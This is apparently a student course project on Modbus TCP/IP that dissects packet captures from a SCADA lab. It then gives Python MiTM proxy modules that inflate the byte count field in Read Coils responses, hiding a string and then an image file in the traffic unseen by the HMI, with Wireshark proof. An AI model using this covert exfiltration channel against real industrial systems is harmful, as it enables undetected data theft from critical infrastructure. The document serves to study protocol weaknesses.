

פרויקט סיום קורס- הגנת פרוטוקולי תקשורת.

מגישים:

רוי סימנוביץ'

שחר זידל

The Modbus protocol

- Modbus is a data communications protocol originally published by Modicon in 1979 for use with its programmable logic controllers (*PLCs*).
 - Modbus was developed for industrial applications. It is relatively easy to deploy and maintain compared to other standards and places few restrictions on the format of the data to be transmitted.
 - The Modbus protocol uses character serial communication lines and supports communication to and from multiple devices on the same cable or Ethernet network Without separating religion, race and sex.
 - Modbus is often used to connect a plant/system supervisory computer with a remote terminal unit (RTU) in supervisory control and data acquisition (*SCADA*) systems.
 - Modbus has become a de facto standard communication protocol and is now a commonly available means of connecting industrial electronic devices.
-

The Modbus protocol

- Many of the data types are named from industrial control of factory devices: a single-bit physical output is called a coil, and a single-bit physical input is called a discrete input or a contact. There are also 16-bit registers named Input register and holding register.
 - In our project, a variant of the Modbus protocol is used- TCP/IP Modbus. Modbus TCP/IP is a Modbus variant used for communications over TCP/IP networks, connecting over port **502**. It does not require a checksum calculation, as lower layers already provide checksum protection.
 - In the 2 following slides we'll go over the structure of packets in this protocol, according to the investigation we did on the pcap files.
-

Modbus TCP/IP Protocol Header Request (Read Coils)																															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Application Data Unit (ADU)																															
Transaction Identifier (2 Bytes)																Protocol Identifier (2 Bytes)															
Length Field (2 Bytes)																Unit Identifier (1 Byte)								Function Code (1 Byte)							
Protocol Data Unit (PDU)																															
Reference Number (2 Bytes)																Bytes Count (2 Bytes)															

So, if the first question you asked yourself this morning is- OMG, how Modbus protocol works?! Don't worry folks, we're here for you.

- The request header is in the size of 12 bytes (we don't judge) and contains the following fields:
- Transaction/Invocation Identifier (2 Bytes) – This identification field is used for transaction pairing when multiple messages are sent along the same TCP connection by a client.
- Protocol Identifier (2 bytes) – This field is always 0 for Modbus.
- Length (2 bytes) – This field is a byte count of the remaining fields and includes the unit identifier byte, function code byte, and the data fields.
- Unit Identifier (1 byte) – This field is used to identify a remote server located on a non-TCP/IP network. In a typical Modbus TCP/IP server application, the unit ID is set to **0x00** or **0xFF**, ignored by the server, and simply echoed back in the response.
- Function Code (1 byte)- a code for the operation the PLC device is asked to perform.
- Reference Number (2 bytes)- contains the Address of first coil/discrete input to read.
- Byte Count (1 byte)- contains the number of coils/discrete inputs to read.

Modbus TCP/IP Protocol Header Response (Read Coils)																															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Application Data Unit (ADU)																															
Transaction Identifier (2 Bytes)																Protocol Identifier (2 Bytes)															
Length Field (2 Bytes)																Unit Identifier (1 Byte)								Function Code (1 Byte)							
Protocol Data Unit (PDU)																															
Byte Count (1 Byte)				8 Coils (1 Byte)								8 Coils (1 Byte)								8 Coils (1 Byte)											
Additional Coils (Up to 248 bytes, aka 1,984 coils)																															


- The only difference in the response packet structure, is that the response packet contains the information retrieved from the coils. One response packet can contain up to 251 bytes of data from coils.
- The Byte Count field contains the number of bytes of coil/discrete input values to track.

The pcap:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 298; Unit: 1, Func: 1: Read Coils
2	0.000861770	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 298; Unit: 1, Func: 1: Read Coils
3	1.001203834	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 299; Unit: 1, Func: 1: Read Coils
4	1.001791669	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 299; Unit: 1, Func: 1: Read Coils
5	2.001009508	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 300; Unit: 1, Func: 1: Read Coils
6	2.001306050	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 300; Unit: 1, Func: 1: Read Coils
7	3.001546511	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 301; Unit: 1, Func: 1: Read Coils
8	3.002587675	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 301; Unit: 1, Func: 1: Read Coils
9	4.000599514	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 302; Unit: 1, Func: 1: Read Coils
10	4.001436370	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 302; Unit: 1, Func: 1: Read Coils
11	4.999845154	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 303; Unit: 1, Func: 1: Read Coils
12	5.015922573	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 303; Unit: 1, Func: 1: Read Coils
13	6.001854141	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 304; Unit: 1, Func: 1: Read Coils
14	6.002159475	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 304; Unit: 1, Func: 1: Read Coils
15	7.000229922	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 305; Unit: 1, Func: 1: Read Coils
16	7.001130992	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 305; Unit: 1, Func: 1: Read Coils
17	8.000818343	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 306; Unit: 1, Func: 1: Read Coils
18	8.001624544	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 306; Unit: 1, Func: 1: Read Coils
19	9.000545243	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 307; Unit: 1, Func: 1: Read Coils
20	9.001159546	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 307; Unit: 1, Func: 1: Read Coils
21	9.999966622	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 308; Unit: 1, Func: 1: Read Coils
22	10.000752018	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 308; Unit: 1, Func: 1: Read Coils
23	11.000885697	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 309; Unit: 1, Func: 1: Read Coils
24	11.001499950	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 309; Unit: 1, Func: 1: Read Coils
25	12.001710571	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 310; Unit: 1, Func: 1: Read Coils
26	12.004354996	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 310; Unit: 1, Func: 1: Read Coils
27	13.001419642	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 311; Unit: 1, Func: 1: Read Coils
28	13.010301498	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 311; Unit: 1, Func: 1: Read Coils
29	14.000668437	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 312; Unit: 1, Func: 1: Read Coils
30	14.001587751	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 312; Unit: 1, Func: 1: Read Coils
31	15.000194300	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 313; Unit: 1, Func: 1: Read Coils
32	15.001018166	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 313; Unit: 1, Func: 1: Read Coils
33	16.000666323	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 314; Unit: 1, Func: 1: Read Coils
34	16.001328317	10.100.102.157	10.100.102.156	Modbus...	76	Response: Trans: 314; Unit: 1, Func: 1: Read Coils
35	17.000469406	10.100.102.156	10.100.102.157	Modbus...	78	Query: Trans: 315; Unit: 1, Func: 1: Read Coils

- We can see here that the structure of the communication between the SCADA, and the PLCs is in the form of 1 request and 1 response.

The pcap: request example




Wireshark · Packet 1 · question0.pcapng

> Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface enp0s17, id 0
> Ethernet II, Src: PcsCompu_85:70:e5 (08:00:27:85:70:e5), Dst: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15)
> Internet Protocol Version 4, Src: 10.100.102.156, Dst: 10.100.102.157
> Transmission Control Protocol, Src Port: 57272, Dst Port: 502, Seq: 1, Ack: 1, Len: 12
▼ Modbus/TCP
Transaction Identifier: 298
Protocol Identifier: 0
Length: 6
Unit Identifier: 1
▼ Modbus
.000 0001 = Function Code: Read Coils (1)
Reference Number: 0
Bit Count: 5

0000	08 00 27 e5 3a 15	08 00 27 85 70 e5 08 00 45 00	..'.:.. 'p...E.
0010	00 40 c4 17 40 00 40 06	94 9f 0a 64 66 9c 0a 64	·@·@·@· ··df·d
0020	66 9d df b8 01 f6 5d 57	d5 40 78 c1 90 dd 80 18	f·...·]W ·@x·...
0030	00 e5 43 25 00 00 01 01	08 0a 00 6c 11 2a 81 6a	·C%·... ··l·*·j
0040	9d 81 01 2a 00 00 00 06	01 01 00 00 00 05	...*...

- In this request packet, the values of the 5 lights in the factory are requested.
- The protocol identifier is 0.
- The reference number is 0 because the coils that represent the lights in the factory are the first 5 coils
- The bit count is 5 because we need to read 5 lights.

The pcap: response example




Wireshark · Packet 2 · question0.pcapng

```
> Internet Protocol Version 4, Src: 10.100.102.157, Dst: 10.100.102.156
> Transmission Control Protocol, Src Port: 502, Dst Port: 57272, Seq: 1, Ack: 13, Len: 10
▼ Modbus/TCP
  Transaction Identifier: 298
  Protocol Identifier: 0
  Length: 4
  Unit Identifier: 1
▼ Modbus
  .000 0001 = Function Code: Read Coils (1)
  [Request Frame: 1]
  [Time from request: 0.000861770 seconds]
  Byte Count: 1
  > Bit 0 : 1
  > Bit 1 : 0
  > Bit 2 : 1
  > Bit 3 : 0
  > Bit 4 : 1
```

0000	08 00 27 85 70 e5 08 00 27 e5 3a 15 08 00 45 00	..'.p...E.
0010	00 3e 06 0f 40 00 40 06 52 aa 0a 64 66 9d 0a 64	..>...@. R..df..d
0020	66 9c 01 f6 df b8 78 c1 90 dd 5d 57 d5 4c 80 18	f.....x. ...]W.L..
0030	01 fd e2 31 00 00 01 01 08 0a 81 6a 9d 83 00 6c	...1.... ...j...1
0040	11 2a 01 2a 00 00 00 04 01 01 01 15	.*.*....

- The response packet contains the data from the 5 coils. As you can see the bits are set to 1 in the same order the lights are on in the factory.
- This is a picture of a response packet that was received 3 seconds after. This



```
.000 0001 = Function Code: Read Coils (1)
[Request Frame: 3]
[Time from request: 0.000587835 seconds]
Byte Count: 1
> Bit 0 : 0
> Bit 1 : 1
> Bit 2 : 0
> Bit 3 : 1
> Bit 4 : 0
```

0000	08 00 27 85 70 e5 08 00 27 e5 3a 15 08 00	..'.p...E.
------	---	------------

Leaking information using the MiTM proxy:

- While investigating the protocol, we found out that the ScadaBR HMI couldn't detect anomalies, meaning, extra data that's put into the response query packet, disguised as protocol data, and we can trick the HMI into believing that everything is OK.
- Our task is to leak the following string: "*otorio Rocks!*", 50 times, without alerting the HMI. By changing the byte count field from `0x01` (1 byte) to `0x0C` (13 bytes), which tricks the HMI into thinking that the replay message is 13 bytes long (meaning it returns up to 104 coils data) instead of only 1 byte, the HMI won't alert on the next 12 bytes that are presented in the packet, and won't actually check about them, since it only cares about coils 1 to 5, which are the light bulbs. We can now put anything we want on those 12 bytes, and furthermore, we can leak specific strings.



Here is our evil version of the execute function, that leaks the string "otorio Rocks!" once:

```
def execute(self, data):  
    return data[:8] + chr(0x0C) + data[9:] + "otorio Rocks!"
```

Leaking information using the MiTM proxy:

Here is our evil version of the execute function, that leaks the string “otorio Rocks!” a few times together:



```
class Module:
    def __init__(self, incoming=False, verbose=False, options=None):
        self.text_to_leak = "otorio Rocks!"
        self.text_to_leak_times = 50

    def execute(self, data):
        leak_times = 0
        while self.bytes_count + len(self.text_to_leak) < 200:
            if self.text_to_leak_times < 1:
                break
            leak_times += 1
            self.text_to_leak_times -= 1
            self.bytes_count += len(self.text_to_leak)
        data_to_leak = ""
        for x in range(leak_times + 1):
            data_to_leak += self.text_to_leak
        total_len = len(data_to_leak) + 1
        self.bytes_count = 0
        return data[:8] + chr(total_len) + data[9:] + data_to_leak
```

Proof that our code works:

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.100.102.156	10.100.102.157	Modbus/TCP	78	Query: Trans: 345; Unit: 1, Func: 1: Read Coils
2	0.000683002	10.100.102.157	10.100.102.156	Modbus/TCP	284	Response: Trans: 345; Unit: 1, Func: 1: Read Coils
<div>> Frame 2: 284 bytes on wire (2272 bits), 284 bytes captured (2272 bits) ...</div> <div>> Ethernet II, Src: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15), Dst: PcsCompu_...</div> <div>> Internet Protocol Version 4, Src: 10.100.102.157, Dst: 10.100.102.156</div> <div>> Transmission Control Protocol, Src Port: 502, Dst Port: 57504, Seq: 1, ...</div> <div>Modbus/TCP</div> <div>Transaction Identifier: 345</div> <div>Protocol Identifier: 0</div> <div>Length: 4</div> <div>Unit Identifier: 1</div> <div>Modbus</div> <div>.000 0001 = Function Code: Read Coils (1)</div> <div>[Request Frame: 1]</div> <div>[Time from request: 0.000683002 seconds]</div> <div>Byte Count: 209</div> <div>Data: 15</div>						
0000	08 00 27 85 70 e5 08 00	27 e5 3a 15 08 00 45 00	..'.p...':...E-			
0010	01 0e dc 37 40 00 40 06	7b b1 0a 64 66 9d 0a 64	...7@.@{...df..d			
0020	66 9c 01 f6 e0 a0 67 42	ed 9f fd ad 18 f2 80 18	f.....gB			
0030	01 fd e3 01 00 00 01 01	08 0a 81 6b ae f5 00 6c-...k...l			
0040	55 87 01 59 00 00 00 04	01 01 d1 15 6f 74 6f 72	U..Y....-...otor			
0050	69 6f 20 52 6f 63 6b 73	21 6f 74 6f 72 69 6f 20	io Rocks !otorio			
0060	52 6f 63 6b 73 21 6f 74	6f 72 69 6f 20 52 6f 63	Rocks!ot orio Roc			
0070	6b 73 21 6f 74 6f 72 69	6f 20 52 6f 63 6b 73 21	ks!otori o Rocks!			
0080	6f 74 6f 72 69 6f 20 52	6f 63 6b 73 21 6f 74 6f	otorio R ocks!oto			
0090	72 69 6f 20 52 6f 63 6b	73 21 6f 74 6f 72 69 6f	rio Rock s!otorio			
00a0	20 52 6f 63 6b 73 21 6f	74 6f 72 69 6f 20 52 6f	Rocks!o torio Ro			
00b0	63 6b 73 21 6f 74 6f 72	69 6f 20 52 6f 63 6b 73	cks!otor io Rocks			
00c0	21 6f 74 6f 72 69 6f 20	52 6f 63 6b 73 21 6f 74	!otorio Rocks!ot			
00d0	6f 72 69 6f 20 52 6f 63	6b 73 21 6f 74 6f 72 69	orio Roc ks!otori			
00e0	6f 20 52 6f 63 6b 73 21	6f 74 6f 72 69 6f 20 52	o Rocks! otorio R			
00f0	6f 63 6b 73 21 6f 74 6f	72 69 6f 20 52 6f 63 6b	ocks!oto rio Rock			
0100	73 21 6f 74 6f 72 69 6f	20 52 6f 63 6b 73 21 6f	s!otorio Rocks!o			
0110	74 6f 72 69 6f 20 52 6f	63 6b 73 21	torio Ro cks!			

No.	Time	Source	Destination	Protocol	Length	Info
11	4.999525374	10.100.102.156	10.100.102.157	Modbus/TCP	78	Query: Trans: 350; Unit: 1, Func: 1: Read Coils
12	4.999900902	10.100.102.157	10.100.102.156	Modbus/TCP	89	Response: Trans: 350; Unit: 1, Func: 1: Read Coils

> Frame 12: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on in

> Ethernet II, Src: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15), Dst: PcsCompu_85

> Internet Protocol Version 4, Src: 10.100.102.157, Dst: 10.100.102.156

> Transmission Control Protocol, Src Port: 502, Dst Port: 57514, Seq: 1, Acl

Modbus/TCP

Transaction Identifier: 350

Protocol Identifier: 0

Length: 4

Unit Identifier: 1

Modbus

.000 0001 = Function Code: Read Coils (1)

[Request Frame: 11]

[Time from request: 0.000375528 seconds]

Byte Count: 14

Data: 0a

000008 00 27 85 70 e5 08 0027 e5 3a 15 08 00 45 00..'.p...':...E-

001000 4b e2 c1 40 00 40 0675 ea 0a 64 66 9d 0a 64..K..@.@ u...df..d

002066 9c 01 f6 e0 aa 02 378e 17 7c 1e bd 59 80 18f.....7..|..Y..

003001 fd e2 3e 00 00 01 0108 0a 81 6b c2 7c 00 6c...>.....-...k..l

00405a 69 01 5e 00 00 00 0401 01 0e 0a 6f 74 6f 72Zi.^.....-...otor

005069 6f 20 52 6f 63 6b 7321io Rocks !

Leaking large amounts of data

- Now, instead of a simple string, we want to leak binary data, for example, an image.
 - In this case, we'll use the same tactic as before by manipulating the byte count field, while not exceeding the maximum packet length that the protocol allows.
 - To overcome the challenge of sending large amount of data, we need to split our data, so it'll need to be spread across multiple packets.
 - The number of packets that are needed to leak all the binary data depends on how big the binary data is itself. Since we can leak up to 250 bytes, we can conclude that for 1MB of binary we'll need 4195 packets (4194 packets + 1 packet for the remaining data).
-

The code

```
class Module:
    def __init__(self, incoming=False, verbose=False, options=None):
        self.image_file = "/home/matand/Pictures/pic.png"
        self.bytes_count = 0
        self.max_leaked_size = 250

    def execute(self, data):
        with open(self.image_file, "rb") as f:
            img_file_data = f.read()

        img_size = len(img_file_data)
        BytesLeft = img_size - self.bytes_count

        if BytesLeft < self.max_leaked_size:
            BytesToRead = BytesLeft

        elif BytesLeft < 1:
            self.bytes_count = 0
            BytesLeft = img_size - self.bytes_count

            if BytesLeft < self.max_leaked_size:
                BytesToRead = BytesLeft

            else:
                BytesToRead = self.max_leaked_size

        else:
            BytesToRead = self.max_leaked_size

        packet_size = 1 + BytesToRead
        start_offset = self.bytes_count
        end_offset = start_offset + BytesToRead + 1
        self.bytes_count += BytesToRead

        return data[:8] + chr(packet_size) + data[9:] + img_file_data[start_offset:end_offset]
```


How does this look on Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.100.102.156	10.100.102.157	Modbus/TCP	78	Query: Trans: 410; Unit: 1, Func: 1: Read Coils
2	0.001994006	10.100.102.157	10.100.102.156	Modbus/TCP	327	Response: Trans: 410; Unit: 1, Func: 1: Read Coils
3	0.836106868	10.100.102.156	10.100.102.157	Modbus/TCP	78	Query: Trans: 411; Unit: 1, Func: 1: Read Coils
4	0.850197112	10.100.102.157	10.100.102.156	Modbus/TCP	327	Response: Trans: 411; Unit: 1, Func: 1: Read Coils
5	2.016460800	10.100.102.156	10.100.102.157	Modbus/TCP	78	Query: Trans: 412; Unit: 1, Func: 1: Read Coils
6	2.018558995	10.100.102.157	10.100.102.156	Modbus/TCP	327	Response: Trans: 412; Unit: 1, Func: 1: Read Coils
7	2.961710832	10.100.102.156	10.100.102.157	Modbus/TCP	78	Query: Trans: 413; Unit: 1, Func: 1: Read Coils
8	2.963431746	10.100.102.157	10.100.102.156	Modbus/TCP	327	Response: Trans: 413; Unit: 1, Func: 1: Read Coils
9	3.967360999	10.100.102.156	10.100.102.157	Modbus/TCP	78	Query: Trans: 414; Unit: 1, Func: 1: Read Coils

> Frame 2: 327 bytes on wire (2616 bits), 327 bytes captured (2616 bits) on	0000	08 00 27 85 70 e5 08 00	27 e5 3a 15 08 00 45 00	--'.p...':...E-
> Ethernet II, Src: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15), Dst: PcsCompu_85	0010	01 39 bb c1 40 00 40 06	9b fc 0a 64 66 9d 0a 64	-9-@.@-...df..d
> Internet Protocol Version 4, Src: 10.100.102.157, Dst: 10.100.102.156	0020	66 9c 01 f6 e1 f4 d6 30	0a 94 ff 81 6e 50 80 18	f.....0...nP..
> Transmission Control Protocol, Src Port: 502, Dst Port: 57844, Seq: 1, Acl	0030	01 fd e3 2c 00 00 01 01	08 0a 81 6d 36 3c 00 6c	...,....m6<.l
> Modbus/TCP	0040	b7 58 01 9a 00 00 00 04	01 01 fb 0a 89 50 4e 47	-X.....-PNG
▼ Modbus	0050	0d 0a 1a 0a 00 00 00 0d	49 48 44 52 00 00 00 80IHDR....
.000 0001 = Function Code: Read Coils (1)	0060	00 00 00 80 08 06 00 00	00 c3 3e 61 cb 00 00 00>a....
[Request Frame: 1]	0070	19 74 45 58 74 53 6f 66	74 77 61 72 65 00 41 64	-tEXtSof tware·Ad
[Time from request: 0.001994006 seconds]	0080	6f 62 65 20 49 6d 61 67	65 52 65 61 64 79 71 c9	obe Imag eReadyq
Byte Count: 251	0090	65 3c 00 00 03 26 69 54	58 74 58 4d 4c 3a 63 6f	e<...&IT XtXML:co
Data: 0a	00a0	6d 2e 61 64 6f 62 65 2e	78 6d 70 00 00 00 00 00	m.adobe. xmp.....
	00b0	3c 3f 78 70 61 63 6b 65	74 20 62 65 67 69 6e 3d	<?xpacce t begin=
	00c0	22 ef bb bf 22 20 69 64	3d 22 57 35 4d 30 4d 70	"..." id ="W5M0Mp
	00d0	43 65 68 69 48 7a 72 65	53 7a 4e 54 63 7a 6b 63	CehiHzre SzNTczkc
	00e0	39 64 22 3f 3e 20 3c 78	3a 78 6d 70 6d 65 74 61	9d"?> <x:xmpmeta
	00f0	20 78 6d 6c 6e 73 3a 78	3d 22 61 64 6f 62 65 3a	xmlns:x ="adobe:
	0100	6e 73 3a 6d 65 74 61 2f	22 20 78 3a 78 6d 70 74	ns:meta/ " x:xmpt
	0110	6b 3d 22 41 64 6f 62 65	20 58 4d 50 20 43 6f 72	k="Adobe XMP Cor
	0120	65 20 35 2e 36 2d 63 31	33 38 20 37 39 2e 31 35	e 5.6-c1 38 79.15
	0130	39 38 32 34 2c 20 32 30	31 36 2f 30 39 2f 31 34	9824, 20 16/09/14
	0140	2d 30 31 3a 30 39 3a		-01:09:



The end
